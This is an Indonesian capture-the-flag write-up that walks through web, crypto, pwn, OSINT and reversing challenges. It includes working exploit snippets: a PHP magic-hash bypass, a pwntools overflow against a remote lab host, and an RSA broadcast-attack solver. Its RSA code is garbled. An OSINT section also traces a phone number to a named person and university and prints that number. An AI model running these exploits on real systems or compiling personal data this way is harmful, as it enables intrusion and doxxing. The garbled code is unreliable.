

## P.i.n.G

-Rio Darmawan


- -Ahmad Fauzzan Maghribi
- -Fariq Fadillah Gusti Insani

## Web


## 1. Wtube

Deskripsi:

Mau nonton video dibayar dollar? ayo gabung ke WTube! Undang 15 orang untuk mendapatkan hadiah menarik. <a href="http://202.148.27.84:11001/">http://202.148.27.84:11001/</a>



Diberikan url dan terdapat form register, di keterangan tertera akan mendapatkan flag jika refferal mecapai 15. Kami menggunakan gmail dot trick untuk mendapatkan refferalnya (ex: <a href="mailto:ad.m.in@gmail.com">ad.m.in@gmail.com</a>)



Flag: redmask{beaware\_for\_allowing\_email\_alias}

## 2. phpDonk



## Deskripsi:

Do You Love PHP Language? Website <a href="http://202.148.27.84/phpDonk/">http://202.148.27.84/phpDonk/</a>

url website yang diberikan hanya berisi form input password, ketika melakukan view-source pada halaman tersebut terdapat clue <!-- I love nano~ →

Dapat disimpulkan kita harus mencari file yang dibuat dengan nano, untuk temporary file yang di generate nano yaitu *<namafile>.save d*an kami mencoba mengakses file indexnya http://202.148.27.84/phpDonk/index.php.save

```
← → ♂ ŵ
                                           🔏 view-source:http://202.148.27.84/phpDonk/index.php.save
      <?php
$flag = 'redmask{XXXXXXXXXXXXXXXX}';</pre>
           if(isset($_POST['password'])){
                Lsset(s_rusi[ password ']);
$current_password = "QNKCDZO";
$password = $_POST['password'];
if (($current_password != $password)){
$current_password != md5($current_password);
$password_md5 = md5($password);
                      if($current_password_md5 == $password_md5){
    echo '<script>alert("Do You Love PHP")</script>';
    echo $flag;
                      }else{
                           echo('<script>alert("Your password is wrong!")</script>');
                }else{
                      echo('<script>alert("Your password is wrong!")</script>');
           }
}else{
                echo('<script>alert("Input your password!")</script>');
      <!DOCTYPE html>
      <!-- I love nano~ -->
<html>
           <title>SHERLOCK HOLMES LOVES PHP</title>
     </body>
</html>
```

PHP menggunakan Type Jugggling, sehingga kita bisa mengeksploitasinya karena pada source code tersebut juga menggunakan loose comparison dan magic hash.

```
root@x441n:/# php -a
Interactive mode enabled

php > var_dump(md5('QNKCDZO') == md5('240610708'));
bool(true)
php > [
```

Inputkan password 240610708

← → ♂ ☆	▼ 202.148.27.84/phpDonk/
redmask{Holm3s_lov3_PHP Password :	Submit Query

Flag: redmask{Holm3s\_lov3\_PHP}


## 3. F4st



Deskripsi:

Do You F4st Post PHP? Website http://202.148.27.84:4004/

Lagi-lagi diberikan form input, dari deskripsi soal kita harus melakukan post request tetapi



kita tidak tau apa yang harus dikirimkan.

Kami mendapat hint pada header response, untuk mendapatkan flag diharuskan mendecode value dari header Get-Flag dan hasilnya dikirimkan melalui post request secara cepat.

Kami membuat script solvernya kurang lebih seperti ini

```
import requests
import base64

url = " http://202.148.27.84:4004/"
r = requests.session()
response = r.get(url).headers['Get-flag']

print ("[!] Get Encoded String : "+response)
dec = base64.b64decode(response)
decodedStr = str(dec, "utf-8")
print ("[!] Decode base64 :"+decodedStr)

response = r.post(url, data={"RedMask" : decodedStr}).text
print(response)
```

```
fariq@x441n:~$ python3 solver.py
[!] Get Encoded String : cUR4Z2NPZFlMSGlteVdiRw==
[!] Decode base64 : qDxgcOdYLHimyWbG
Flag : redmask{Holm3ss_F4st_MissiOn}
```

Flag: redmask{Holm3ss\_F4st\_MissiOn}

## Cryptography

#### 1. s3cr3tc0d3

diberikan soal seperti ini, terlihat sangat familiar. ternyata mirip soal pemanasan final gemastik :) langsung saja gunakan solver yang sama, dengan sedikit modifikasi

```
from Crypto.PublicKey import RSA
from Crypto.Util.number import *

def generate():
    key = RSA.generate(2048, e=3)
    m = open('flag.txt').read()

m = key.encrypt(m, 0)[0]
m = key.encrypt(m, 0)[0]

return (key.publickey().n, m)

with open('s3cr3tc0d3', 'w') as f:
    for i in range(6):
        k, c = generate()

return (key.publickey().replace('\n', '')
        f.write(str(k) + ":" + c + "\n")
```

```
from Crypto.Util.number import bytes_to_long, long_to_bytes
import base64
import libnum
import gmpy2

pesan = open('s3cr3tc0d3').read().split()
n = []
ct = []
for x in pesan:
n.append(int(x.split(':')[0]))
ct.append(bytes_to_long(base64.b64decode(x.split(':')[1]))]

res = libnum.solve_crt(ct, n)
print(long_to_bytes(gmpy2.iroot(res, e**2)[0]))
```

script decrypt yang sudah dimodifikasi

hasilnya ketika dijalankan

flag: redmask{Sir\_Arthur\_Conan\_D0yl3}

#### **PWN**

#### 1. HomeSherlock

diberikan program yang ketika dijalan hasilnya seperti ini. Sepertinya program meminta kita untuk mengubah nilai "val" menjadi 0xc0221b. Setelah dicari offsetnya, ternyata berada di karakter ke-21. Jadi kita cukup mengirim padding 20 huruf awal, baru kemudian mengirim nilai "0xc0221b"

buat script untuk mengakses ke remote soal.

```
exploit.py x

from pwn import *

r = remote('202.148.27.84',3452)

r.recvuntil("?")
r.sendline(b"A"*20+p32(0xc0221b))
r.interactive()
```

Lalu ketika dijalankan muncul flagnya


Flag: redmask{Holm3ss\_B4k3rStr3TT}

## **OSINT**

## 1. Malware

Diberikan sebuah soal APK yang berjudul malware. Langsung saya simpulkan bahwa didalam apk tersebut benar benar ada malwarenya.


Saya langsung melakukan static analisis menggunakan VirusTotal



Dan benar saja terdapat malware didalamnya, tetapi yang harus kita cari adalah IP target , nama kampus , nomor hp , another flag.

Saat melakukan static analisis saya menemukan nomor handphone dan IP di VirusTotal


#### ΙP




## **Nomor Handphone**




77c540a054b773f7b99e2e4782c0820215df79393939f310add082fce034174f



Selanjutnya saya mencari tau nomor handphone tersebut menggunakan get contact dan saya mendapatkan sebuah nama seseorang



## Selanjutnya saya mencari nama tersebut di search engine dengan keyword "ananto Dharmo A"




# Dan mendapatkan sebuah link page dari linkedln , lalu saya menemukan potongan flag yaitu universitas target yang dimaksud




Q

### Dengan keyword yang sama, saya menemukan page dari bughunter.withgoogle



## Setelah dibuka saya mendapatkan potongan another flagnya




Flag:

redmask{203.34.119.28\_institutteknologinasionalmalang\_085642569141\_54f0d86246e67895}

## Reverse

## 1. H0lm3s

diberikan sebuah file langsung saya melakukan analisi menggunakan command " strings holm3s", saya melihat ada format flag yang begitu banyak.. selanjutnya saya memodifikasi command tersebut menggunakan grep dan langsung saja mendapatkan flagnya



Flag: redmask{Holm3s\_Simpl3\_st1ngZZZZZ}}